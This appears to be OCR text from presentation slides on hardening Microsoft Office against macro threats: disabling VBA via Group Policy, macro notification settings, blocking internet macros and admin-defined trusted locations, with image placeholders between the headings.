
Disabling macros: leave this to the user?




Radical measure: deactivate VBA completely (via GPO)




VBA Macro Notification Settings (per application)




Do not run macros from the internet



Let the user define “trusted locations”?





Let the admin define “trusted locations”!




HOWEVER

GPO Admin Template files for MS Office





:-(

Feature availability across plans

